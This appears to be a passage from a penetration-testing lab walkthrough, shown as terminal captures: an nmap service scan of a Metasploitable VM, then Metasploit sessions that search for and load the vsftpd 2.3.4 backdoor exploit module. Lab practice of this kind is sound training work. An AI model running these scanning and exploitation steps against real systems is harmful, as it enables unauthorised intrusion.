
Download the latest Windows installer or view older builds. To install, download the `.msi` package, adjust your Antivirus as-needed to ignore `c:\metasploit-framework` and execute the installer by right-




```
       valid_lft forever preferred_lft forever
2: eth0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc fq_codel state DOWN group default qlen 1000
    link/ether d4:93:90:4d:8a:66 brd ff:ff:ff:ff:ff:ff
3: wlan0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default qlen 1000
    link/ether c0:bf:be:b0:91:4e brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.12/24 brd 192.168.1.255 scope global dynamic noprefixroute wlan0
       valid_lft 6782sec preferred_lft 6782sec
    inet6 fe80::d91f:30b5:a2a0:e8e4/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
4: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:b3:9a:60:71 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever

┌──(rahib㉿rahib)-[~]
└─$ nmap -sV 192.168.1.17
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-01 04:57 +0600
Nmap scan report for 192.168.1.17 (192.168.1.17)
Host is up (0.00013s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec?
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:BE:F6:42 (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 62.98 seconds

┌──(rahib㉿rahib)-[~]
└─$ 
```




```
                                 :Nm-/NMMMMMMMMMMMMM$$NMMMMm&&MMMMMMMMMMMMMMy
                                 .sm/`-yMMMMMMMMMMMM$$MMMMMN&&MMMMMMMMMMMMMh`
                                  -Nd`  :MMMMMMMMMMM$$MMMMMN&&MMMMMMMMMMMMh`
                                   -Nh` .yMMMMMMMMMM$$MMMMMN&&MMMMMMMMMMMm/
    `oo/``-hd:  ``                 .sNd  :MMMMMMMMMM$$MMMMMN&&MMMMMMMMMMm/
      .yNmMMh//+syysso-``````       -mh` :MMMMMMMMMM$$MMMMMN&&MMMMMMMMMMd
    .shMMMMN//dmNMMMMMMMMMMMMs`     `:```-o++++oooo+:/ooooo+:+o+++oooo++/
    `///omh//dMMMMMMMMMMMMMMMN/:::::/+ooso--/ydh//+s+/ossssso:--syN///os:
          /MMMMMMMMMMMMMMMMMMd.     `/++-.-yy/...osydh/-+oo:-`o//...oyodh+
          -hMMmssddd+:dMMmNMMh.     `.-=mmk.//^^^\\.^^`:++:^^o://^^^\\`::
          .sMMmo.    -dMd--:mN/`           ||--X--||          ||--X--||
........../yddy/:...+hmo-...hdd:............\\=v=//............\\=v=//.........
================================================================================
=====================+--------------------------------+=========================
=====================| Session one died of dysentery. |=========================
=====================+--------------------------------+=========================
================================================================================

                     Press ENTER to size up the situation

%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%% Date: April 25, 1848 %%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%% Weather: It's always cool in the lab %%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%% Health: Overweight %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%% Caffeine: 12975 mg %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%% Hacked: All the things %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%

                        Press SPACE BAR to continue



       =[ metasploit v6.4.105-dev-                          ]
+ -- --=[ 2,587 exploits - 1,321 auxiliary - 1,670 payloads     ]
+ -- --=[ 433 post - 49 encoders - 14 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search vsftpd 2.3.4

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf > 
```



```
                                  -Nd`  :MMMMMMMMMMM$$MMMMMN&&MMMMMMMMMMMMh`
                                   -Nh` .yMMMMMMMMMM$$MMMMMN&&MMMMMMMMMMMm/
   `oo/``-hd:  ``                  .sNd  :MMMMMMMMMM$$MMMMMN&&MMMMMMMMMMm/
     .yNmMMh//+syysso-``````        -mh` :MMMMMMMMMM$$MMMMMN&&MMMMMMMMMMd
   .shMMMMN//dmNMMMMMMMMMMMMs`      `:```-o++++oooo+:/ooooo+:+o+++oooo++/
   `///omh//dMMMMMMMMMMMMMMMN/:::::/+ooso--/ydh//+s+/ossssso:--syN///os:
         /MMMMMMMMMMMMMMMMMMd.      `/++-.-yy/...osydh/-+oo:-`o//...oyodh+
         -hMMmssddd+:dMMmNMMh.      `.-=mmk.//^^^\\.^^`:++:^^o://^^^\\`::
         .sMMmo.    -dMd--:mN/`           ||--X--||          ||--X--||
........../yddy/:...+hmo-...hdd:............\\=v=//............\\=v=//.........
================================================================================
=====================+--------------------------------+=========================
=====================| Session one died of dysentery. |=========================
=====================+--------------------------------+=========================
================================================================================

                     Press ENTER to size up the situation

%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%% Date: April 25, 1848 %%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%% Weather: It's always cool in the lab %%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%% Health: Overweight %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%% Caffeine: 12975 mg %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%% Hacked: All the things %%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%

                        Press SPACE BAR to continue



       =[ metasploit v6.4.105-dev-                              ]
+ -- --=[ 2,587 exploits - 1,321 auxiliary - 1,670 payloads     ]
+ -- --=[ 433 post - 49 encoders - 14 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search vsftpd 2.3.4

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) >
```



```
================================================================================
=====================+--------------------------------+=========================
=====================| Session one died of dysentery. |=========================
=====================+--------------------------------+=========================
================================================================================

                     Press ENTER to size up the situation

%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%% Date: April 25, 1848 %%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%% Weather: It's always cool in the lab %%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%% Health: Overweight %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%% Caffeine: 12975 mg %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%% Hacked: All the things %%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%

                        Press SPACE BAR to continue



       =[ metasploit v6.4.105-dev-                          ]
